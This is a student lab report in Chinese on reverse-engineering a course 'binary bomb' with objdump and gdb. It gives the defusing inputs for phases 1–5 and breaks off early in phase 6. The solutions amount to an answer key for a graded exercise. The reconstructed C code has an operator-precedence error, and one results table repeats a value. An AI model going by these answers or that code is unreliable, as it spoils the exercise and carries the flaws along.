

# 华中科技大学

## 课程实验报告

课程名称： 计算机系统基础

专业班级： 计卓 1801

学 号： U201814475

姓 名： 胡清楠

指导教师： 胡侃

报告日期： 2020 年 6 月 16 日

计算机科学与技术学院

## 目录

实验 1: .....	1
实验 2: Binary Bombs.....	2
实验 3: 缓冲区溢出攻击.....	22
实验总结.....	36

## 实验 1: handout

### 1.1 实验概述

介绍本次实验的目的意义、目标、要求及安排等

### 1.2 实验内容

介绍本次实验的主要内容，如分阶段，则与 1.3~1.5 可以分阶段依次描述。

### 1.3 实验设计

给出解题思路分析和拟采用的技术和方法等

### 1.4 实验过程

给出实验过程的详细描述，分步骤说明实验的具体操作过程

### 1.5 实验结果

给出实验结果和必要的结果分析

### 1.6 实验小结

对本次实验使用的理论、技术、方法和结果进行总结。

## 实验 2: Binary Bombs

### 2.1 实验概述

本实验中，你要使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

本实验要求：

- ① 使用 objdump 来反汇编炸弹的可执行文件，并使用 gdb 调试器进行调试。
- ② 单步跟踪调试每一阶段的机器代码
- ③ 理解每一汇编语言代码的行为或作用
- ④ 进而设法“推断”出拆除炸弹所需要的目标字符串
- ⑤ 这可能需要在每一阶段的开始代码前和引爆炸弹的函数前设置断点，以便于调试
- ⑥ 在 Linux 环境下做实验

### 2.2 实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!" 字样。实验的目标是拆除尽可能多的炸弹层次。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

- \* 阶段 1：字符串比较
- \* 阶段 2：循环
- \* 阶段 3：条件/分支
- \* 阶段 4：递归调用和栈
- \* 阶段 5：指针
- \* 阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有当你在第 4 阶段的解之后附加一特定字符串后才会出现。

### 2.2.1 阶段1 字符串比较

1. 任务描述：阶段1 考察的是字符串的比较。

2. 实验设计：

使用 objdump 反汇编工具查看 bomb 的反汇编代码，使用 gdb 设置断点和查看相应内存单元的内容，找出拆弹字符串。

3. 实验过程：

调用 objdump 对 bomb 进行反汇编并将汇编代码输出到 asm.txt 中。后缀改为.s 汇编文件在 vscode 下进行代码高亮查看。

首先找到 main 的位置，然后找到 main 函数中调用 phase1 函数的语句。

在反汇编文件中继续查找 phase\_1 得位置：

```
08048b33 <phase_1>:
8048b33: 83 ec 14          sub    $0x14,%esp
8048b36: 68 c4 9f 04 08    push  $0x8049fc4      ;从这个地方用gdb查看内容
8048b3b: ff 74 24 1c       pushl 0x1c(%esp)
8048b3f: e8 85 04 00 00    call  8048fc9 <strings_not_equal>
8048b44: 83 c4 10          add    $0x10,%esp
8048b47: 85 c0             test   %eax,%eax
8048b49: 74 05             je     8048b50 <phase_1+0x1d>
8048b4b: e8 70 05 00 00    call  80490c0 <explode_bomb>
8048b50: 83 c4 0c          add    $0xc,%esp
8048b53: c3               ret
```

图 2-1 phase\_1 反汇编代码

可以看出，<string\_not\_equal>需要的两个变量存于%esp 所指向的堆栈存储单元里，猜测入栈的\$0x8049fc4 就是拆弹字符串的地址。

使用 gdb 通过 x /s 指令查看\$0x8049fc4 这个地址存储的数据内容。可以清楚地看到该地址预先存储的匹配字符串的内容：

```
(gdb) x /s 0x8049fc4
0x8049fc4: "I was trying to give Tina Fey more material."
(gdb) █
```

图 2-2 \$0x8049fc4 地址存储的内容

猜测 “I was trying to give Tina Fey more material.” 就是拆弹字符串的正确内容。

4. 实验结果：

输入上一步找出的字符串 I was trying to give Tina Fey more material. 进行验证，成功拆除第一个炸弹。

```

root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?

```

图 2-3 第一个炸弹成功拆除

## 2.2.2 阶段 2 循环

### 1. 任务描述:

阶段 2 考察的是循环体的机器级指令。

### 2. 实验设计:

利用 gdb，结合断点来动态的分析。

### 3. 实验过程:

观察 phase\_2 反汇编代码:

```

08048b54 <phase_2>:
8048b54: 56                push    %esi
8048b55: 53                push    %ebx
8048b56: 83 ec 2c          sub     $0x2c,%esp
8048b59: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
8048b5f: 89 44 24 24       mov     %eax,0x24(%esp)
8048b63: 31 c0             xor     %eax,%eax
8048b65: 8d 44 24 0c       lea     0xc(%esp),%eax
8048b69: 50                push    %eax
8048b6a: ff 74 24 3c       pushl   0x3c(%esp)
8048b6e: e8 72 05 00 00    call    80490e5 <read_six_numbers>
8048b73: 83 c4 10          add     $0x10,%esp
8048b76: 83 7c 24 04 01    cmpl    $0x1,0x4(%esp)
8048b7b: 74 05             je      8048b82 <phase_2+0x2e>
8048b7d: e8 3e 05 00 00    call    80490c0 <explode_bomb>

```

图 2-4 phase\_2 部分反汇编代码

由调用的函数名可知目标字符串是 6 个数字，而且 `cmpl $0x1,0x4(%esp)` 这一行要求 `[esp+4]` 里的内容必须等于 1，否则炸弹将爆炸。由此可以猜测，`[esp+4]` 里存放的就是输入的第一个数字，因此第一个输入的数字一定是 1。

继续观察后面的代码，发现有如下指令：

```

8048b82: 8d 5c 24 04       lea     0x4(%esp),%ebx
8048b86: 8d 74 24 18       lea     0x18(%esp),%esi
8048b8a: 8b 03             mov     (%ebx),%eax
8048b8c: 01 c0             add     %eax,%eax
8048b8e: 39 43 04          cmp     %eax,0x4(%ebx)
8048b91: 74 05             je      8048b98 <phase_2+0x44>
8048b93: e8 28 05 00 00    call    80490c0 <explode_bomb>
8048b98: 83 c3 04          add     $0x4,%ebx
8048b9b: 39 f3             cmp     %esi,%ebx
8048b9d: 75 eb             jne     8048b8a <phase_2+0x36>

```

通过 `ebx` 作为游标算出六个数字的值 (\*2)

图 2-5 循环体的汇编指令

首先进行的是将第一个输入数的地址赋给了 `ebx`，将第六个输入数的地址赋给了 `esi`，由此让 `ebx` 作为游标去遍历输入的六个数。方框内的指令，就是相当于对当前地址的数进行乘以二的操作再与后一个数进行比较，只有相等才会进行下一个数的验证，否则炸弹爆炸。由此可得，输入的数从第二个开始每一个数都是前一个数的两倍，由此可以递推出输入的 6 个数是 1 2 4 8 16 32。

当 `ebx` 不等于 `esi` 的时候就跳转到 `0x8048b8a` 处重复执行循环体，当 `ebx` 加到与 `esi` 相等的时候，说明六个数字均匹配完成，结束匹配，期间有一次不符合上述的“两倍”要求则引爆炸弹。

#### 4. 实验结果：

根据分析结果，输入“1 2 4 8 16 32”进行验证，成功拆除第二个炸弹。

```
root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
```

图 2-6 第二个炸弹拆除

### 2.2.3 阶段 3 条件/分支

#### 1. 任务描述：

阶段 3 考察的是条件/分支语句的机器级指令。

#### 2. 实验设计：

使用 `gdb` 查看跳转表的内容，理解条件语句的执行逻辑。

#### 3. 实验过程：

观察 `phase_3` 的反汇编代码，看到如下内容：

```

08048bb7 <phase_3>: ;根据输入的第一个数eax和跳转表print出地址, 查看对应跳转部分代码
08048bb7: 83 ec 1c          sub    $0x1c,%esp
08048bba: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
08048bc0: 89 44 24 0c       mov    %eax,0xc(%esp)
08048bc4: 31 c0            xor    %eax,%eax
08048bc6: 8d 44 24 08       lea    0x8(%esp),%eax
08048bca: 50              push   %eax
08048bcb: 8d 44 24 08       lea    0x8(%esp),%eax
08048bcf: 50              push   %eax
08048bd0: 68 8f a1 04 08   push   $0x804a18f
08048bd5: ff 74 24 2c       pushl  0x2c(%esp)
08048bd9: e8 32 fc ff ff   call   8048810 <__isoc99_sscanf@plt>
08048bde: 83 c4 10          add    $0x10,%esp
08048be1: 83 f8 01          cmp    $0x1,%eax
08048be4: 7f 05            jg     8048beb <phase_3+0x34>
08048be6: e8 d5 04 00 00   call   80490c0 <explode_bomb>
08048beb: 83 7c 24 04 07   cmpl   $0x7,0x4(%esp)
08048bf0: 77 64            ja     8048c56 <phase_3+0x9f>
08048bf2: 8b 44 24 04       mov    0x4(%esp),%eax
08048bf6: ff 24 85 20 a0 04 08 jmp     *0x804a020(,%eax,4)
08048bfd: b8 a1 02 00 00   mov    $0x2a1,%eax
08048c02: eb 05            jmp     8048c09 <phase_3+0x52>

```

图 2-7 phase\_3 反汇编代码

由箭头处的反汇编代码可以看出，在调用 scanf 函数前有两个东西压栈，其中压入了一个地址，猜测其中包含了拆弹字符串的信息（需要输入怎样的字符串），于是利用 gdb 设置断点后去查看 0x804a18f 中的内容：

```

(gdb) x /s 0x804a18f
0x804a18f:      "%d %d"
(gdb)

```

图 2-8 0x804a18f 中的内容

看见“%d %d”，说明需要输入的是两个以空格间隔开的整数。第二个红框应该是将 scanf 的返回值与 1 进行比较，eax 存储的就是 scanf 函数读取的返回值，代表输入数字的个数。大于 1 才不会引爆炸弹，只输入一个数就会引爆炸弹。

第三个红框是将[esp+4]中的内容和 7 比较，若比 7 大则炸弹爆炸，由此猜测输入的\*\*第一个数字不能比 7 大；因为跳转指令用的是 ja，所以是把[esp+4]中的内容当成无符号数与 7 比较，所以[esp+4]中的内容必须非负（因为负数是以补码的形式存放，当成无符号数肯定比 7 要大），否则炸弹将被引爆。

第四个红色框内的是一个无条件跳转指令，要跳转到[0x804a020+4\*eax]的地方，而且前面有将[esp+4]中的内容赋给 eax，所以可以猜测，\*\*输入的\*\*第一个数字将决定程序跳转到何处执行，进而推断这是一个 switch 结构。



这里是一个典型的跳转表的实现，0x804a020 就是跳转表的地址。首先可以用 `x /32x 0x804a020` 来查看一下跳转表中存放的地址内容。

```
(gdb) x /32x 0x804a020
0x804a020: 0xfd 0x8b 0x04 0x08 0x04 0x8c 0x04 0x08
0x804a028: 0x10 0x8c 0x04 0x08 0x1a 0x8c 0x04 0x08
0x804a030: 0x26 0x8c 0x04 0x08 0x32 0x8c 0x04 0x08
0x804a038: 0x3e 0x8c 0x04 0x08 0x4a 0x8c 0x04 0x08
```

图 2-9 跳转表中的内容

可见，跳转表中存放有多个跳转地址，分别对应第一个输入为 1、2、3……6、7 时程序将跳转到的程序位置。另外，地址存储的形式是小端方式存储，由此可以清晰地看出八个可跳转的地址。

假设输入的第一个数是 1，那么根据 `jmp *804a020(,%eax,4)` 计算的话应该从 804a024 的地方取出相应的将跳转的地址，从上图内容中可以看出，输入 1 将要跳转到 0x8048c04 这个地方执行。同样的道理，输入 2，3，4，5，6，7 的话都可以跳转到相应的地址执行，从跳转表可以很容易的取出相应的地址。我随便选取了数字 5 作为第一个输入，那么就应该从 0x804a034 处取出将要跳转的地址，为 0x8048c32（数字 5 对应的跳转地址，如上图红色框中所示内容），程序直接跳转到该处执行。

紧接着我们就需要继续查看跳转到 0x8048c32 之后程序的动作：

```
8048c32: b8 00 00 00 00    mov     $0x0,%eax
8048c37: 2d e2 03 00 00    sub     $0x3e2,%eax
8048c3c: eb 05             jmp     8048c43 <phase_3+0x8c>
8048c3e: b8 00 00 00 00    mov     $0x0,%eax
8048c43: 05 e2 03 00 00    add     $0x3e2,%eax
8048c48: eb 05             jmp     8048c4f <phase_3+0x98>
8048c4a: b8 00 00 00 00    mov     $0x0,%eax
8048c4f: 2d e2 03 00 00    sub     $0x3e2,%eax
8048c54: eb 0a             jmp     8048c60 <phase_3+0xa9>
8048c56: e8 65 04 00 00    call    80490c0 <explode_bomb>
8048c5b: b8 00 00 00 00    mov     $0x0,%eax
8048c60: 83 7c 24 04 05    cmp     $0x5,0x4(%esp)
8048c65: 7f 06             jg      8048c6d <phase_3+0xb6>
8048c67: 3b 44 24 08       cmp     0x8(%esp),%eax
8048c6b: 74 05             je      8048c72 <phase_3+0xbb>
8048c6d: e8 4e 04 00 00    call    80490c0 <explode_bomb>
```

图 2-10 跳转之后的程序执行

观察偏移量为 0x8048c67 的指令，是将 `[esp+8]` 中的内容和 `eax` 中的内容相比较，相等就退出 `phase_3` 过程，否则炸弹将被引爆。而 `[esp+8]` 中的内容是输入的第二个数，所以程序的逻辑就很清晰了，即输入的第一个数决定第二个数的

值，就是以第一个数值为基础，执行相应的程序段计算之后得到第二个数的值。

另外，由上图代码👉第一个红框所示，又限制了一次第一个输入的数，应该小于等于 5。于是第一个输入的数可能的值就是 1，2，3，4，5。于是按照顺序进行下相应的计算，就可以得到对应的值。这一题明显是多解的，但是道理如出一辙，我这里就选择了第一个输入为 5 进行相应的计算。于是先减去 0x3e2 之后又加上一个 0x3e2，最后再减去一个 0x3e2，转化为 10 进制于是就得到了“-994”的结果。

进行了一下其他输入例如 1，2，3，4 跳转的计算，求出了不同的数值组合。分析结果如下：

表 2-1 结果分析表

第一个数	第二个数
1	-1677
2	-918
3	-994
4	0
5	-994

4. 实验结果：

根据分析结果，我选择的是第五组结果“5 -994”来通过验证，成功拆除第三个炸弹。

```
root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
5 -994
Halfway there!
```

图 2-11 第三个炸弹拆除

2.2.4 阶段 4 递归调用和栈

1. 任务描述：


阶段 4 考察的是递归调用函数时的机器级指令。

2. 实验设计：

利用 gdb 分析反汇编代码，尝试写出对应的 c 语言代码。

### 3. 实验过程：

观察 phase\_4 的反汇编代码：



```
08048ce1 <phase_4>:
8048ce1: 83 ec 1c          sub    $0x1c,%esp
8048ce4: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
8048cea: 89 44 24 0c       mov    %eax,0xc(%esp)
8048cee: 31 c0            xor    %eax,%eax
8048cf0: 8d 44 24 08       lea    0x8(%esp),%eax
8048cf4: 50              push   %eax
8048cf5: 8d 44 24 08       lea    0x8(%esp),%eax
8048cf9: 50              push   %eax
8048cfa: 68 8f a1 04 08    push   $0x804a18f
8048cff: ff 74 24 2c       pushl  0x2c(%esp)
8048d03: e8 08 fb ff ff    call   8048810 <__isoc99_sscanf@plt>
8048d08: 83 c4 10          add    $0x10,%esp
8048d0b: 83 f8 02          cmp    $0x2,%eax
8048d0e: 75 07            jne    8048d17 <phase_4+0x36>
8048d10: 83 7c 24 04 0e    cmpl   $0xe,0x4(%esp)
8048d15: 76 05            jbe    8048d1c <phase_4+0x3b>
8048d17: e8 a4 03 00 00    call   80490c0 <explode_bomb>
8048d1c: 83 ec 04          sub    $0x4,%esp
8048d1f: 6a 0e            push   $0xe
8048d21: 6a 00            push   $0x0
8048d23: ff 74 24 10       pushl  0x10(%esp)
8048d27: e8 5c ff ff ff    call   8048c88 <func4>
8048d2c: 83 c4 10          add    $0x10,%esp
8048d2f: 83 f8 15          cmp    $0x15,%eax
8048d32: 75 07            jne    8048d3b <phase_4+0x5a>
8048d34: 83 7c 24 08 15    cmpl   $0x15,0x8(%esp)
8048d39: 74 05            je     8048d40 <phase_4+0x5f>
8048d3b: e8 80 03 00 00    call   80490c0 <explode_bomb>
```

图 2-12 phase\_4 反汇编代码

由第一个红色框内的代码可知，同 phase3 一样，在调用 scanf 函数前也压栈了两个东西，利用 gdb 查看，确定目标字符串也是两个整数 ("%d %d")。

如果没有输入两个整数，会将炸弹引爆。如果输入的是两个整数，还会将第一个输入的数与 0xe 进行比较，必须满足第一个数小于等于 0xe。否则也会引爆炸弹。

从第二个红框可以看出，func4 函数接受“三个参数”，最开始这三个参数依次是第一个输入的数，0x0 和 0xe。

从第三个红框可以看出，经过 func4 之后的返回值是保存在 eax 中的，然后

要求 func4 返回值必须为 0x15，否则就会引爆炸弹。再下面就是对输入的第二个整数的限制，要求它的值也必须为 0x15，否则也会引爆炸弹。

所以这一阶段的要求就很明显了，输入的第一个数要求小于等于 0xe，输入的第二个数一定为 0x15，第一个数和 0x0 以及 0xe 组成的三个参数经过 func4 程序之后返回值也要求为 0x15，关键就在于分析递归函数 func4 的逻辑内容逆向出对应的 C 代码，解出相应的值。

由图 2-12 箭头处的指令可以看出，在调用函数 func4 前，将[esp+10]里的内容、0xe 和 0xe 压栈了。这里的[esp+10]就是输入的第一个数，以及 0x0、0xe 是 func4 需要的三个参数。

去查看 func4 的反汇编代码：




图 2-13 func4 反汇编代码

根据参数压栈的顺序可知，进入 func4 之前把参数列表从左到右依次赋值给了 edx, esi 和 ecx。然后就是一系列运算得到一个 temp 中间值保存在 ebx 中。接下来就是条件判断来决定 func4 的执行语句。

一共分为三种情况，将计算得到的 temp 值与 func4 参数列表的第一个参数 x 进行比较，根据  $temp == x$ ， $temp > x$  和  $temp < x$  进行不同的操作。Temp 的值是通过第一个红色框内的操作来进行计算的，只需要搞清楚每个寄存器内存储的内容是什么，就不难得出 temp 的计算表达式。如果  $temp == x$ ，那么 func4

就会返回 temp 的值；如果  $\text{temp} < x$ ，那么就会返回  $\text{temp} + \text{func4}(x, \text{temp} + 1, b)$ ，进行一个递归计算，如果  $\text{temp} > x$ ，那么就会返回  $\text{temp} + \text{func4}(x, a, \text{temp} - 1)$ ，进行一个递归计算，其中 x, a, b 为传入 func4 的三个参数(参数列表从左到右)。

依照“eax 中存放着函数返回值”这一约定，可以逆向出 func4 的 c 语言代码，然后再编写一个主函数调用 func4 来循环求解出符合要求的第一个输入的数的值，具体代码如下图所示：

```
#include <stdio.h>
#include <math.h>
int func4(int x, int a, int b);
int main()
{
    for (int i = 0; i <= 14; i++)
        if (func4(i, 0, 14) == 21)
            printf("%d", i);
    return 0;
}

int func4(int x, int a, int b)
{
    int temp;
    temp = (((b - a) >> 31) + (b - a)) >> 1 + a;
    if (temp == x)
        return temp;
    else if (temp < x)
        return temp + func4(x, temp + 1, b);
    else
        return temp + func4(x, a, temp - 1);
    return 0;
}
```

Microsoft Visual Studio 调试控制台

6  
E:\vs2019\project\_debug\Debug\project\_debug.exe (进程 12240) 已退出，代码为 0。  
要在调试停止时自动关闭控制台，请启用“工具”->“选项”->“调试”->“调试停止时自动关闭控制台”。  
按任意键关闭此窗口。...

图 2-14 逆向出的 func4 代码以及求解程序

其中的 temp 就是根据 func4 输入的三个参数计算出的一个临时值，来与第一个参数 x 进行比较的，然后根据反汇编代码的不同跳转部分就可以逆向出不同条件下 func4 执行的代码逻辑和参数变化。

最终求解出来的符合要求的第一个数的值只有一个 6，因此这一阶段的数字组合应该为“6 21”。



#### 4. 实验结果:

根据分析结果, 输入“6 21”的数字组合来进行尝试, 成功拆除第四个炸弹。

```
root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
5 -994
Halfway there!
6 21
So you got that one. Try this one.
```

图 2-15 第四个炸弹拆除

### 2.2.5 阶段 5 指针

#### 1. 任务描述:

阶段 5 考察指针传参的机器级指令。

#### 2. 实验设计:

分析反汇编代码, 理清程序执行逻辑; 利用 gdb 来查看内存单元的内容。

#### 3. 实验过程:

观察 phace\_5 的反汇编代码:

```
08048d56 <phase_5>:
8048d56: 53          push    %ebx
8048d57: 83 ec 14    sub     $0x14,%esp
8048d5a: 8b 5c 24 1c mov     0x1c(%esp),%ebx
8048d5e: 53          push    %ebx          ; 准备参数, 说明ebx存储着字符串的指针
8048d5f: e8 46 02 00 00 call    8048faa <string_length>
8048d64: 83 c4 10    add     $0x10,%esp
8048d67: 83 f8 06    cmp     $0x6,%eax      ; 输入字符串的长度是6
8048d6a: 74 05      je      8048d71 <phase_5+0x1b>
8048d6c: e8 4f 03 00 00 call    80490c0 <explode_bomb>
8048d71: 89 d8      mov     %ebx,%eax
8048d73: 83 c3 06    add     $0x6,%ebx      ; ebx现在指向字符串末尾的后一个位置, 代表循环结束
8048d76: b9 00 00 00 00 mov     $0x0,%ecx
8048d7b: 0f b6 10    movzbl (%eax),%edx      ; 字符的ASCII码进行0扩展
8048d7e: 83 e2 0f    and     $0xf,%edx      ; 保留低四位
8048d81: 03 0c 95 40 a0 04 08 add     0x804a040(,%edx,4),%ecx ; 源操作数是一个地址 (指针) 采用gdb *地址的方法查看内容
8048d88: 83 c0 01    add     $0x1,%eax
8048d8b: 39 d8      cmp     %ebx,%eax
8048d8d: 75 ec      jne     8048d7b <phase_5+0x25>
8048d8f: 83 f9 25    cmp     $0x25,%ecx      ; 六个字符的值作为偏移计算相加ecx为0x25, 为9+9+9+6+2+2
                        ; 对应的输入字符后四位应该为6, 6, 6, 2, 0, 0 (相对于0x804a040的偏移/4)
8048d92: 74 05      je      8048d99 <phase_5+0x43>
8048d94: e8 27 03 00 00 call    80490c0 <explode_bomb>
8048d99: 83 c4 08    add     $0x8,%esp
8048d9c: 5b        pop     %ebx
8048d9d: c3        ret
```

图 2-16 phase\_5 反汇编代码

由红色框内的指令可以看出, 在调用 string\_length 函数前压栈了把 ebx 压栈了, 猜测 ebx 里面存放的是输入的字符串的地址。string\_length 的返回值

存在 eax 里面，eax 的内容和 6 相比较，若不等于 6 则炸弹被引爆，因此得知炸弹字符串的长度为 6。

蓝色框中的指令先将 ebx 的值赋给 eax，这样 ebx 和 eax 中都存放着输入字符串的首地址，接着 ebx+=6，由上面的分析可知此时 ebx 中的地址指向字符串尾。与此同时，ecx 的值被清零了。

黄色框中的指令指令之前会将 eax 所指字符的 ASCII 码进行 0 扩展传入 edx 中，然后将 edx 的值和 0xf 进行与运算，这样一来，edx 中存放的就是字符 ASCII 码值的最低四位。紧接着，将 edx 的值 \*4 作为偏移量，去以 0x804a040 为基址的地方取内容，并加到 ecx 中。之后 eax++，并和 ebx 比较，也就是看此时 eax 是否已经指向串尾，若不是则继续执行上述步骤，也就是说这是一个循环体，循环 6 次。

由上面的分析可知，输入的 6 个字符的 ASCII 码值的最低四位将作为偏移量索引值，去一块内存单元中取内容，且把取到的内容让相加，结果存放在 ecx 中。接着往下看，`cmpl $0x25, %ecx` 说明，ecx 的值要和 37 相比，如果不等，则炸弹被引爆，也就是说取出的 6 个东西相加的结果必须为 37。

利用 gdb 去地址为 0x804a040 的地方一探究竟，看看有什么内容：

```
(gdb) x /20x 0x804a040
0x804a040 <array.3249>: 0x00000002      0x0000000a      0x00000006      0x00000001
0x804a050 <array.3249+16>: 0x0000000c      0x00000010      0x00000009      0x00000003
0x804a060 <array.3249+32>: 0x00000004      0x00000007      0x0000000e      0x00000005
0x804a070 <array.3249+48>: 0x0000000b      0x00000008      0x0000000f      0x0000000d
```

图 2-17 0x804a040 之后的内容

可见，若索引值为 0，取出的数为 2；索引值为 1，取出的值为 10；索引值为 2，取出的值为 6……以此类推。所以，只需要找出 6 个数（可重复），使其相加结果为 37 即可。由图中内容所示，我选择的是  $9+9+9+6+2+2 = 37$ ，于是相应的索引偏移量 edx 就应该是 6，6，6，2，0，0，对应着输入字符的 ASCII 码的后四位，于是相应的字符也就是 6，6，6，2，0，0。

也就是说，只要选取 3 个 ASCII 码低四位为 6 的字符（也就是字符 6），1 个低四位为 2 的字符（也就是字符 2）和 2 个低四位为 0 的字符（也就是字符 0），其任意组合成的字符串都是拆弹字符串。

#### 4. 实验结果：

选取字符串“666200”进行验证，成功拆除第五个炸弹。

```

root@jerymehu-VirtualBox:/home/share/lab2-bomb/U201814475# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I was trying to give Tina Fey more material.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
5 -994
Halfway there!
6 21
So you got that one. Try this one.
666200
Good work! On to the next...

```

图 2-18 第五个炸弹拆除

## 2.2.6 阶段 6 链表/指针/结构

### 1. 任务描述:

阶段 6 考察链表/指针/结构的机器级表示。

### 2. 实验设计:

分析反汇编代码，理清程序执行逻辑；利用 gdb 查看内存单元的内容。

### 3. 实验过程:

观察 phase\_6 的反汇编代码：

```

08048d9e <phase_6>:
8048d9e: 56          push    %esi
8048d9f: 53          push    %ebx
8048da0: 83 ec 4c    sub     $0x4c,%esp
8048da3: 65 a1 14 00 00 00 mov     %gs:0x14,%eax
8048da9: 89 44 24 44 mov     %eax,0x44(%esp)
